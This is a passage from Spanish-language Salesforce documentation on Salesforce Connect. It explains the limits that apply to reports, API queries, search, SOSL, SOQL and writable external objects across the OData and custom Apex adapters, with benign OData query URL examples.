  - Si el informe tiene un objeto secundario, el número total de filas puede ser superior o inferior a 2.000, dependiendo de cuántos registros secundarios se obtienen.
- Al igual que para todas las llamadas para objetos externos, las llamadas de informes se limitan por los adaptadores de Salesforce Connect en uso.

| Adaptador de Salesforce Connect | Descripción | Dónde encontrar límites de llamadas |
|---|---|---|
| Entre organizaciones | Utiliza la API REST de Force.com para acceder a los datos que están almacenados en otras organizaciones de Salesforce. | No hay límites de llamadas. Sin embargo, cada llamada cuenta en los límites de uso de API de la organización del proveedor.<br>*Ayuda de Salesforce* : Consideraciones de uso de la API para Salesforce Connect: Adaptador entre organizaciones<br>*Guía de referencia rápida de límites de Salesforce*: Límites de solicitudes de API |
| OData 2.0<br>OData 4.0 | Utiliza Open Data Protocol para acceder a los datos que están almacenados fuera de Salesforce. Los datos externos deben exponerse por medio de productores de OData. | *Ayuda de Salesforce* : Límites generales para Salesforce Connect: Adaptadores de OData 2.0 y 4.0 |
| Adaptador personalizado creado por medio de Apex | Puede utilizar el Marco del conector de Apex para desarrollar su propio adaptador personalizado cuando los otros adaptadores disponibles no son adecuados para sus necesidades.<br>Una adaptador personalizado puede obtener datos de cualquier parte. Por ejemplo, algunos datos pueden recuperarse de algún punto de Internet por medio de llamadas, mientras que pueden manipularse otros datos o incluso generarse programáticamente. | *Guía del desarrollador de Apex*: Límites y limitaciones de llamadas<br>*Guía del desarrollador de Apex*: Reguladores de ejecución y límites |

- Para grandes conjuntos de datos externos, las llamadas de informes habitualmente solo acceden a un subconjunto de datos externos.
  - Si el informe da como resultado pocas o ninguna fila, intente personalizar el informe para obtener filas de objetos externos más relevantes.
  - Si el informe incluye fórmulas y campos de resumen, esos valores añadidos probablemente reflejen únicamente un subconjunto de sus datos. Para mejorar la precisión de los valores añadidos, intente personalizar el informe para obtener datos más relevantes.
- Las fuentes de datos externas asociadas de los objetos externos no deben tener la opción **Gran volumen de datos** seleccionada. Este requisito no se aplica al adaptador entre organizaciones para Salesforce Connect.
- Los filtros cruzados no admiten relaciones de búsqueda externa. Una relación de búsqueda externa vincula un objeto externo, personalizado o estándar secundario a un objeto externo principal.
- Estas funciones de informe no están disponibles para objetos externos.
  - Depósitos y campos de depósito
  - Realización de informes sobre tendencias históricas

- Los informes pueden incluir o hacer referencia a objetos externos a través de campos de búsqueda, búsqueda externa y relación de búsqueda externa. Si esos campos de relación no son Id. de Salesforce o los campos de nombre de objetos principales, el informe solo devuelve valores vacíos para esos campos de relación.

CONSULTE TAMBIÉN

Informes de solución de problemas

Relaciones de objetos externos

Consideraciones para Salesforce Connect: Todos los adaptadores

## Consideraciones de noticias en tiempo real de registros para Salesforce Connect: Todos los adaptadores

Las noticias en tiempo real de Chatter en objetos externos tienen comportamientos especiales y limitaciones.

- El seguimiento del historial del campo no está disponible para objetos externos.
- Las noticias en tiempo real de registro no están disponibles para objetos externos de Salesforce Connect que se asignan a fuentes de datos externas con gran volumen de datos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Salesforce Connect

Consideraciones para Salesforce Connect: Todos los adaptadores

## Consideraciones de consultas de API para Salesforce Connect: Todos los adaptadores

Se aplican comportamientos especiales y limitaciones a las llamadas `queryAll()` y `queryMore()` sobre datos externos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**`queryAll()`**
Como Salesforce no realiza un seguimiento de los cambios en datos externos, `queryAll()` se comporta del mismo modo que `query()` para objetos externos.

**`queryMore()`**
Es habitual que las consultas de Salesforce Connect de datos externos tengan un conjunto de resultados de gran tamaño que se divide en lotes o páginas más pequeños. Cuando se consulta objetos externos, Salesforce Connect accede a los datos externos en tiempo real a través de llamadas de servicio Web. Cada llamada `queryMore()` da como resultado una llamada de servicio Web. Los límites de los lotes y los tamaños de página dependen de su adaptador y de cómo configure la fuente de datos externa.

Recomendamos que realice lo siguiente:

- Cuando sea posible, evite la paginación filtrando sus consultas de objetos externos para que devuelvan menos filas que el tamaño del lote, que tiene 500 filas como valor predeterminado. Recuerde, obtener cada lote requiere una llamada `queryMore()`, que da como resultado una llamada de servicio Web.
- Si los datos externos cambian frecuentemente, evite el uso de llamadas `queryMore()`. Si se modifican los datos externos entre llamadas `queryMore()`, es posible que obtenga un `QueryResult` inesperado.

Si el objeto principal o "impulsor" para una declaración `SELECT` es un objeto externo, `queryMore()` solo admite ese objeto principal y no admite subconsultas.

Consideraciones de API para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Algunos comportamientos especiales y limitaciones afectan a las consultas de API de datos externos a través los adaptadores de OData para Salesforce Connect.

Consideraciones de consultas de API para Salesforce Connect: Adaptador personalizado

Algunos comportamientos especiales y limitaciones afectan a las consultas de API de datos externos a través de adaptadores personalizados para Salesforce Connect.

CONSULTE TAMBIÉN

Consideraciones de SOQL para Salesforce Connect: Todos los adaptadores

Salesforce Connect

Consideraciones para Salesforce Connect: Todos los adaptadores

### Consideraciones de API para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Algunos comportamientos especiales y limitaciones afectan a las consultas de API de datos externos a través los adaptadores de OData para Salesforce Connect.

Los adaptadores de OData 2.0 y 4.0 para Salesforce Connect utilizan paginación dirigida por el cliente de forma predeterminada. Con la paginación dirigida por el cliente, los adaptadores de OData convierten cada llamada `queryMore()` en una consulta de OData que utiliza las opciones de consulta del sistema `$skip` y `$top` para especificar el límite del lote y el tamaño de las páginas. Estas opciones son similares al uso de cláusulas `LIMIT` y `OFFSET` para paginar a través de un conjunto de resultados.

Si activa la paginación dirigida por el servidor en una fuente de datos externa, Salesforce ignora los tamaños de página solicitados, incluyendo el tamaño del lote predeterminado `queryMore()` de 500 filas. Las páginas devueltas por el sistema externo determinan los lotes.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Consideraciones de consultas de API para Salesforce Connect: Todos los adaptadores

Opciones de cadena de consulta de OData

Adaptador de OData 2.0 o 4.0 para Salesforce Connect

Definir una fuente de datos externa para Salesforce Connect: Adaptador de OData 2.0 o 4.0

### Consideraciones de consultas de API para Salesforce Connect: Adaptador personalizado

Algunos comportamientos especiales y limitaciones afectan a las consultas de API de datos externos a través de adaptadores personalizados para Salesforce Connect.

Los adaptadores personalizados para Salesforce Connect, que ha creado con el Marco del conector de Apex, no admiten automáticamente `queryMore()` o la páginación de ningún tipo. Puede implementar `queryMore()` y la paginación dirigida por el cliente utilizando cláusulas `LIMIT` y `OFFSET` para paginar a través de conjuntos de resultados.

Si activa la paginación dirigida por el servidor en una fuente de datos externa, Salesforce ignora los tamaños de página solicitados, incluyendo el tamaño del lote predeterminado `queryMore()` de 500 filas. Las páginas devueltas por el sistema externo determinan los lotes. Para activar la paginación dirigida por el servidor para un adaptador personalizado, la clase `DataSource.Provider` debe declarar la función `QUERY_PAGINATION_SERVER_DRIVEN` en el método `getCapabilities`. Además, el código Apex debe generar un token de consulta y utilizarlo para determinar y obtener el siguiente lote de resultados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

CONSULTE TAMBIÉN

- Consideraciones de consultas de API para Salesforce Connect: Todos los adaptadores
- Adaptador personalizado para Salesforce Connect
- *Guía del desarrollador de Apex*

## Consideraciones de búsqueda para Salesforce Connect: Todos los adaptadores

Hay algunos comportamientos especiales y limitaciones que afectan a las búsquedas de objetos externos.

- Para incluir un objeto externo en búsquedas de SOSL y de Salesforce, active la búsqueda tanto en el objeto externo como en la fuente de datos externa. Sin embargo, la sincronización siempre sobrescribe el estado de búsqueda del objeto externo para coincidir con el estado de búsqueda de la fuente de datos externa.
- Solo se pueden buscar campos de texto, área de texto y área de texto largo. Si un objeto externo no tiene campos que se pueden buscar, las búsquedas en ese objeto no devuelven registros.
- Recomendamos que configure el sistema externo para que interprete las cadenas de consulta de búsqueda según sus preferencias. Por ejemplo, quizá sus usuarios deseen buscar cadenas que distingan entre mayúsculas y minúsculas.

También revise las consideraciones para cada adaptador de Salesforce Connect que utilice.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Consideraciones de búsqueda para Salesforce Connect: Adaptador de OData 2.0

Algunos comportamientos especiales y limitaciones afectan a las búsquedas de datos externos a través del adaptador de OData 2.0 para Salesforce Connect.

Consideraciones de búsqueda para Salesforce Connect: Adaptador de OData 4.0

Algunos comportamientos especiales y limitaciones afectan a las búsquedas de datos externos a través del adaptador de OData 4.0 para Salesforce Connect.

CONSULTE TAMBIÉN

Consideraciones para Salesforce Connect: Todos los adaptadores

Consideraciones de sincronización para Salesforce Connect: Todos los adaptadores

Salesforce Connect

### Consideraciones de búsqueda para Salesforce Connect: Adaptador de OData 2.0

Algunos comportamientos especiales y limitaciones afectan a las búsquedas de datos externos a través del adaptador de OData 2.0 para Salesforce Connect.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Enviamos la cadena de consulta de búsqueda total al sistema externo como una frase única que distingue entre mayúsculas y minúsculas después de retirar los caracteres de puntuación ASCII, excepto los guiones (-). Por ejemplo, si un usuario busca *`Ventas y Marketing`*, el sistema externo recibe "Marketing de ventas" como una cadena de consulta de búsqueda que distingue entre mayúsculas y minúsculas.

Del mismo modo, la cadena de consulta de búsqueda se utiliza como el valor `substringof` en la opción de consulta del sistema `$filter` de forma predeterminada. En el siguiente ejemplo, la cadena de consulta de búsqueda es *`Acme`*.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

Recomendamos que implemente una opción de consulta personalizada de búsqueda de texto libre en el productor de OData. Especifique el nombre de ese parámetro de cadena de consulta en el campo `Opción de consulta personalizada para la búsqueda de Salesforce` en la fuente de datos externa. En el siguiente ejemplo, el parámetro de consulta personalizada tiene el nombre `doSearch` y la cadena de consulta de búsqueda es *`Acme`*.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

Conozca más detalles sobre las convenciones URI de OData en `www.odata.org`.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

CONSULTE TAMBIÉN

Consideraciones de búsqueda para Salesforce Connect: Todos los adaptadores

Opciones de cadena de consulta de OData

Adaptador de OData 2.0 o 4.0 para Salesforce Connect

### Consideraciones de búsqueda para Salesforce Connect: Adaptador de OData 4.0

Algunos comportamientos especiales y limitaciones afectan a las búsquedas de datos externos a través del adaptador de OData 4.0 para Salesforce Connect.

Enviamos la cadena de consulta de búsqueda total al sistema externo como una frase única que distingue entre mayúsculas y minúsculas después de retirar los caracteres de puntuación ASCII, excepto los guiones (-). Por ejemplo, si un usuario busca *Ventas y Marketing*, el sistema externo recibe "Marketing de ventas" como una cadena de consulta de búsqueda que distingue entre mayúsculas y minúsculas.

Del mismo modo, la cadena de consulta de búsqueda se utiliza como el valor `contains` en la opción de consulta del sistema `$filter` de forma predeterminada. En el siguiente ejemplo, la cadena de consulta de búsqueda es *Acme*.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$filter=contains(CompanyName,'Acme') eq true
or contains(Phone,'Acme') eq true$top=26&
```

Recomendamos configurar el productor de OData para admitir expresiones de texto libre con la opción de consulta del sistema `$search`. A continuación, seleccione `Utilizar expresiones de búsqueda de texto libre` en la fuente de datos externa. En el siguiente ejemplo, la cadena de consulta de búsqueda es *Acme*.

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$search=Acme&$top=26
```

Conozca más detalles sobre las convenciones URI de OData en `www.odata.org`.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

CONSULTE TAMBIÉN

- Consideraciones de búsqueda para Salesforce Connect: Todos los adaptadores
- Opciones de cadena de consulta de OData
- Adaptador de OData 2.0 o 4.0 para Salesforce Connect

## Consideraciones de SOSL para Salesforce Connect: Todos los adaptadores

Hay algunos comportamientos y limitaciones que afectan al acceso SOSL a datos externos.

- Para incluir un objeto externo en búsquedas de SOSL y de Salesforce, active la búsqueda tanto en el objeto externo como en la fuente de datos externa. Sin embargo, la sincronización siempre sobrescribe el estado de búsqueda del objeto externo para coincidir con el estado de búsqueda de la fuente de datos externa.
- Solo se pueden buscar campos de texto, área de texto y área de texto largo. Si un objeto externo no tiene campos que se pueden buscar, las búsquedas en ese objeto no devuelven registros.
- Los objetos externos no admiten las siguientes opciones.
  - Operador `INCLUDES`
  - Operador `LIKE`
  - Operador `EXCLUDES`
  - Función `toLabel()`

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Los objetos externos tampoco admiten cláusulas específicas de Salesforce Knowledge, incluyendo las siguientes.
  - Cláusula `UPDATE TRACKING`
  - Cláusula `UPDATE VIEWSTAT`
  - Cláusula `WITH DATA CATEGORY`
- Deben especificarse específicamente los objetos externos en una cláusula `RETURNING` para que se devuelvan en los resultados de búsquedas. Por ejemplo:

```
FIND {MyProspect} RETURNING MyExternalObject, MyOtherExternalObject
```

También revise las consideraciones para cada adaptador de Salesforce Connect que utilice.

### Consideraciones de SOSL para Salesforce Connect: Adaptador de OData 2.0

Algunos comportamientos especiales y limitaciones afectan al acceso SOSL a los datos externos a través del adaptador de OData 2.0 para Salesforce Connect.

### Consideraciones de SOSL para Salesforce Connect: Adaptador de OData 4.0

Algunos comportamientos especiales y limitaciones afectan al acceso SOSL a los datos externos a través del adaptador de OData 4.0 para Salesforce Connect.

### Consideraciones de SOSL para Salesforce Connect: Adaptador personalizado

Algunos comportamientos especiales y limitaciones afectan al acceso SOSL a los datos externos a través de adaptadores personalizados para Salesforce Connect.

### CONSULTE TAMBIÉN

Consideraciones para Salesforce Connect: Todos los adaptadores

*Referencia de SOQL y SOSL de Force.com*

Consideraciones de sincronización para Salesforce Connect: Todos los adaptadores

Salesforce Connect

### Consideraciones de SOSL para Salesforce Connect: Adaptador de OData 2.0

Algunos comportamientos especiales y limitaciones afectan al acceso SOSL a los datos externos a través del adaptador de OData 2.0 para Salesforce Connect.

Los adaptadores de OData para Salesforce Connect no admiten los operadores lógicos en una cláusula `FIND`. Enviamos la cadena de consulta de búsqueda total al sistema externo como una frase única que distingue entre mayúsculas y minúsculas después de retirar los caracteres de puntuación ASCII, excepto los guiones (-). Por ejemplo, `FIND {MyProspect OR "John Smith"}` busca la frase exacta "MyProspect OR John Smith".

Del mismo modo, la cadena de consulta de búsqueda se utiliza como el valor `substringof` en la opción de consulta del sistema `$filter` de forma predeterminada. En el siguiente ejemplo, la cadena de consulta de búsqueda es *Acme*.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

Recomendamos que implemente una opción de consulta personalizada de búsqueda de texto libre en el productor de OData. Especifique el nombre de ese parámetro de cadena de consulta en el campo `Opción de consulta personalizada para la búsqueda de Salesforce` en la fuente de datos externa. En el siguiente ejemplo, el parámetro de consulta personalizada tiene el nombre `doSearch` y la cadena de consulta de búsqueda es *Acme*.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

Conozca más detalles sobre las convenciones URI de OData en `www.odata.org`.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

#### CONSULTE TAMBIÉN

- Adaptador de OData 2.0 o 4.0 para Salesforce Connect
- Consideraciones de SOSL para Salesforce Connect: Todos los adaptadores
- *Referencia de SOQL y SOSL de Force.com*
- Opciones de cadena de consulta de OData
- Definir una fuente de datos externa para Salesforce Connect: Adaptador de OData 2.0 o 4.0

### Consideraciones de SOSL para Salesforce Connect: Adaptador de OData 4.0

Algunos comportamientos especiales y limitaciones afectan al acceso SOSL a los datos externos a través del adaptador de OData 4.0 para Salesforce Connect.

Los adaptadores de OData para Salesforce Connect no admiten los operadores lógicos en una cláusula `FIND`. Enviamos la cadena de consulta de búsqueda total al sistema externo como una frase única que distingue entre mayúsculas y minúsculas después de retirar los caracteres de puntuación ASCII, excepto los guiones (-). Por ejemplo, `FIND {MyProspect OR "John Smith"}` busca la frase exacta "MyProspect OR John Smith".

Del mismo modo, la cadena de consulta de búsqueda se utiliza como el valor `contains` en la opción de consulta del sistema `$filter` de forma predeterminada. En el siguiente ejemplo, la cadena de consulta de búsqueda es *Acme*.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$filter=contains(CompanyName,'Acme') eq true
or contains(Phone,'Acme') eq true$top=26&
```

Recomendamos configurar el productor de OData para admitir expresiones de texto libre con la opción de consulta del sistema `$search`. A continuación, seleccione `Utilizar expresiones de búsqueda de texto libre` en la fuente de datos externa. En el siguiente ejemplo, la cadena de consulta de búsqueda es *Acme*.

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$search=Acme&$top=26
```

Conozca más detalles sobre las convenciones URI de OData en `www.odata.org`.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

#### CONSULTE TAMBIÉN

- Adaptador de OData 2.0 o 4.0 para Salesforce Connect
- Consideraciones de SOSL para Salesforce Connect: Todos los adaptadores
- *Referencia de SOQL y SOSL de Force.com*
- Opciones de cadena de consulta de OData
- Definir una fuente de datos externa para Salesforce Connect: Adaptador de OData 2.0 o 4.0

### Consideraciones de SOSL para Salesforce Connect: Adaptador personalizado

Algunos comportamientos especiales y limitaciones afectan al acceso SOSL a los datos externos a través de adaptadores personalizados para Salesforce Connect.

- La función `convertCurrency()` no es compatible con consultas de SOSL de objetos externos.
- Las cláusulas `WITH` no son compatibles con consultas de SOSL de objetos externos.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Consideraciones de SOSL para Salesforce Connect: Todos los adaptadores

*Referencia de SOQL y SOSL de Force.com*

Adaptador personalizado para Salesforce Connect

## Consideraciones de SOQL para Salesforce Connect: Todos los adaptadores

Hay algunos comportamientos y limitaciones que afectan al acceso SOQL a datos externos.

- Una subconsulta que incluye objetos externos puede obtener hasta 1.000 filas de datos.
- Cada consulta SOQL puede tener hasta 4 uniones en objetos externos y otros tipos de objetos.

  Cada unión requiere un recorrido de ida y vuelta por separado en el sistema externo al ejecutar la consulta. Espere tiempos de respuesta más largos para cada unión en una consulta.

- Los objetos externos no admiten las siguientes opciones y cláusulas de agregado.
  - Función `AVG()`
  - Función `COUNT(fieldName)` (sin embargo, `COUNT()` es compatible)
  - Cláusula `HAVING`
  - Cláusula `GROUP BY`
  - Función `MAX()`
  - Función `MIN()`
  - Función `SUM()`
- Los objetos externos tampoco admiten las siguientes opciones.
  - Operador `EXCLUDES`
  - Cláusula `FOR VIEW`
  - Cláusula `FOR REFERENCE`
  - Operador `INCLUDES`
  - Operador `LIKE`
  - Función `toLabel()`
  - Cláusula `TYPEOF`
  - Cláusula `WITH`

También revise las consideraciones para cada adaptador de Salesforce Connect que utilice.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Consideraciones de SOQL para Salesforce Connect: Adaptador de OData 2.0

Algunos comportamientos especiales y limitaciones afectan al acceso SOQL a los datos externos a través del adaptador de OData 2.0 para Salesforce Connect.

Consideraciones de SOQL para Salesforce Connect: Adaptador personalizado

Algunos comportamientos especiales y limitaciones afectan al acceso SOQL a los datos externos a través de adaptadores personalizados para Salesforce Connect.

CONSULTE TAMBIÉN

Consideraciones de SOSL para Salesforce Connect: Todos los adaptadores

### Consideraciones de SOQL para Salesforce Connect: Adaptador de OData 2.0

Algunos comportamientos especiales y limitaciones afectan al acceso SOQL a los datos externos a través del adaptador de OData 2.0 para Salesforce Connect.

- Los objetos externos tienen las siguientes limitaciones para la cláusula `ORDER BY`.
  - `NULLS FIRST` y `NULLS LAST` se ignoran.
  - Los objetos externos no admiten la cláusula `ORDER BY` en consultas de relaciones.
- La función de agregado `COUNT()` se admite en objetos externos cuyas fuentes de datos externas admitan la opción de consulta del sistema `Solicitar recuentos de filas`. De forma específica, la respuesta del sistema externo debe incluir el recuento total de filas del conjunto de resultados.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Consideraciones de SOQL para Salesforce Connect: Todos los adaptadores

Definir una fuente de datos externa para Salesforce Connect: Adaptador de OData 2.0 o 4.0

Adaptador de OData 2.0 o 4.0 para Salesforce Connect

### Consideraciones de SOQL para Salesforce Connect: Adaptador personalizado

Algunos comportamientos especiales y limitaciones afectan al acceso SOQL a los datos externos a través de adaptadores personalizados para Salesforce Connect.

- No se admiten las consultas de SOQL basadas en la ubicación de objetos externos.
- Si una consulta de SOQL de un objeto externo incluye lo siguiente, la consulta falla.
  - Función `convertCurrency()`
  - Cláusula `UPDATE TRACKING`
  - Cláusula `UPDATE VIEWSTAT`
  - Cláusula `USING SCOPE`
- En una cláusula `ORDER BY`, se ignora lo siguiente.
  - Sintaxis `NULLS FIRST`
  - Sintaxis `NULLS LAST`

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

CONSULTE TAMBIÉN

Consideraciones de SOQL para Salesforce Connect: Todos los adaptadores

Adaptador personalizado para Salesforce Connect

## Consideraciones de objetos externos con capacidad de escritura en Salesforce Connect: Todos los adaptadores

Comprenda los límites y las consideraciones para el uso de Salesforce Connect para crear, actualizar y eliminar datos almacenados fuera de su organización de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- El sistema externo gestiona conflictos de escritura, de modo que no podemos garantizar que se apliquen todas las operaciones de escritura que se han iniciado desde Salesforce.
- Las operaciones de escritura que se han iniciado desde contextos diferentes pueden producirse en un orden variable.
- La API no puede guardar cambios en un objeto externo y un objeto estándar o personalizado en la misma transacción.
- Dependiendo de cómo ejecuta el sistema externo operaciones de escritura desde Salesforce, los cambios en registros de objeto externo tardan un tiempo en entrar en vigor. Si no visualiza cambios recientes cuando visualiza o consulta un registro de objeto externo, inténtelo de nuevo.
- Cuando un usuario o la plataforma de Force.com modifica un campo personalizado en un registro de objeto externo, se eliminan los espacios iniciales y finales del valor de campo.
- Cuando un usuario intenta modificar un campo de relaciones de búsqueda externa o búsqueda indirecta, un cuadro de diálogo de búsqueda no está disponible para seleccionar el registro principal.
  - Para modificar un campo de relaciones de búsqueda externa, introduzca manualmente el valor del campo estándar `Id. externo` para el registro principal.
  - Para modificar un campo de relaciones de búsqueda indirecta, introduzca manualmente el valor del campo de destino del registro principal. El campo de destino es el campo personalizado con los atributos `Id. externo` y `Exclusivo` que se han seleccionado cuando se creó la relación de búsqueda indirecta. Para determinar registros relacionados, Salesforce compara valores de campo de destino con los valores del campo de relaciones de búsqueda indirecta en el objeto secundario.

También revise las consideraciones para cada adaptador de Salesforce Connect que utilice.

Objetos externos con capacidad de escritura que no están disponibles para el adaptador entre organizaciones para Salesforce Connect

Los objetos con capacidad de escritura no se admiten con el adaptador entre organizaciones para Salesforce Connect.

Consideraciones de objetos externos con capacidad de escritura para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Algunos comportamientos especiales y limitaciones afectan a los objetos externos con capacidad de escritura que están asociados con adaptadores de OData para Salesforce Connect.

Consideraciones de objetos externos con capacidad de escritura en Salesforce Connect: Adaptadores personalizados

Algunos comportamientos especiales y limitaciones afectan a los objetos externos con capacidad de escritura que están asociados con adaptadores personalizados para Salesforce Connect.

CONSULTE TAMBIÉN

Salesforce Connect

Consideraciones para Salesforce Connect: Todos los adaptadores

### Objetos externos con capacidad de escritura que no están disponibles para el adaptador entre organizaciones para Salesforce Connect

Los objetos con capacidad de escritura no se admiten con el adaptador entre organizaciones para Salesforce Connect.

Sus usuarios no pueden crear, modificar o eliminar registros de objetos externos a través del adaptador entre organizaciones para Salesforce Connect. No obstante, puede activar sus usuarios para iniciar sesión en la organización del proveedor y actualizar los registros allí.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

- Consideraciones de objetos externos con capacidad de escritura en Salesforce Connect: Todos los adaptadores
- Adaptador entre organizaciones para Salesforce Connect

### Consideraciones de objetos externos con capacidad de escritura para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Algunos comportamientos especiales y limitaciones afectan a los objetos externos con capacidad de escritura que están asociados con adaptadores de OData para Salesforce Connect.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Un campo personalizado de objeto externo asociado con un tipo complejo de OData en el sistema externo siempre es de solo lectura, incluso si el objeto externo tiene capacidad de escritura.
- Los objetos externos con capacidad de escritura no están disponibles para fuentes de datos externos de gran volumen de datos.
- Asegúrese de que el productor de OData admite estos verbos de HTTP: `POST`, `PUT`, `MERGE`, `PATCH` y `DELETE`.
- Cuando un usuario modifica campos en un registro de objeto externo desde la interfaz de usuario de Salesforce, Salesforce Connect envía una solicitud `POST` de HTTP al sistema externo. Esta solicitud `POST` incluye todos los campos externos del objeto, incluyendo los campos que el usuario no ha cambiado.
- Si un registro de objeto externo se modifica desde la API, solo se incluyen los campos especificados en la solicitud `POST` de HTTP.
- Si su sistema externo requiere operaciones de escritura para especificar valores para claves de entidad, asegúrese de que los valores de `Id. externo` de campos estándar y valores de claves de entidad no se contradicen entre sí. Para cada operación de escritura, incluya el valor Id. externo de campo estándar o los valores de campos estándar que forman la clave de entidad, pero nunca ambos.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

CONSULTE TAMBIÉN

- Consideraciones de objetos externos con capacidad de escritura en Salesforce Connect: Todos los adaptadores
- Id. externos y claves de entidades OData
- Adaptador de OData 2.0 o 4.0 para Salesforce Connect

### Consideraciones de objetos externos con capacidad de escritura en Salesforce Connect: Adaptadores personalizados

Algunos comportamientos especiales y limitaciones afectan a los objetos externos con capacidad de escritura que están asociados con adaptadores personalizados para Salesforce Connect.

- Los objetos externos con capacidad de escritura no están disponibles para fuentes de datos externos de gran volumen de datos.
- Los cambios en cola se ejecutan en los datos externos con el tiempo, de modo que los registros de objetos externos que se leen sucesivamente pueden incluir datos diferentes.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Consideraciones de objetos externos con capacidad de escritura en Salesforce Connect: Todos los adaptadores

Adaptador personalizado para Salesforce Connect

*Guía del desarrollador de Apex*: Objetos externos con capacidad de escritura en Salesforce Connect

## Consideraciones de empaquetado para Salesforce Connect: Todos los adaptadores

Hay algunos comportamientos especiales y limitaciones que afectan al empaquetado de fuentes de datos externas y sus objetos externos y campos personalizados dependientes.

- Después de la instalación de una fuente de datos externa desde un paquete gestionado o sin gestionar, el suscriptor debe volver a autenticar para el sistema externo.
  - Para la autenticación de contraseña, el suscriptor debe volver a introducir la contraseña en la definición de la fuente de datos externa.
  - Para OAuth, el suscriptor debe actualizar la URL de devolución de llamadas en la configuración de cliente para el proveedor de autenticación y luego volver a autenticar seleccionando `Iniciar flujo de autenticación al Guardar` en la fuente de datos externa.
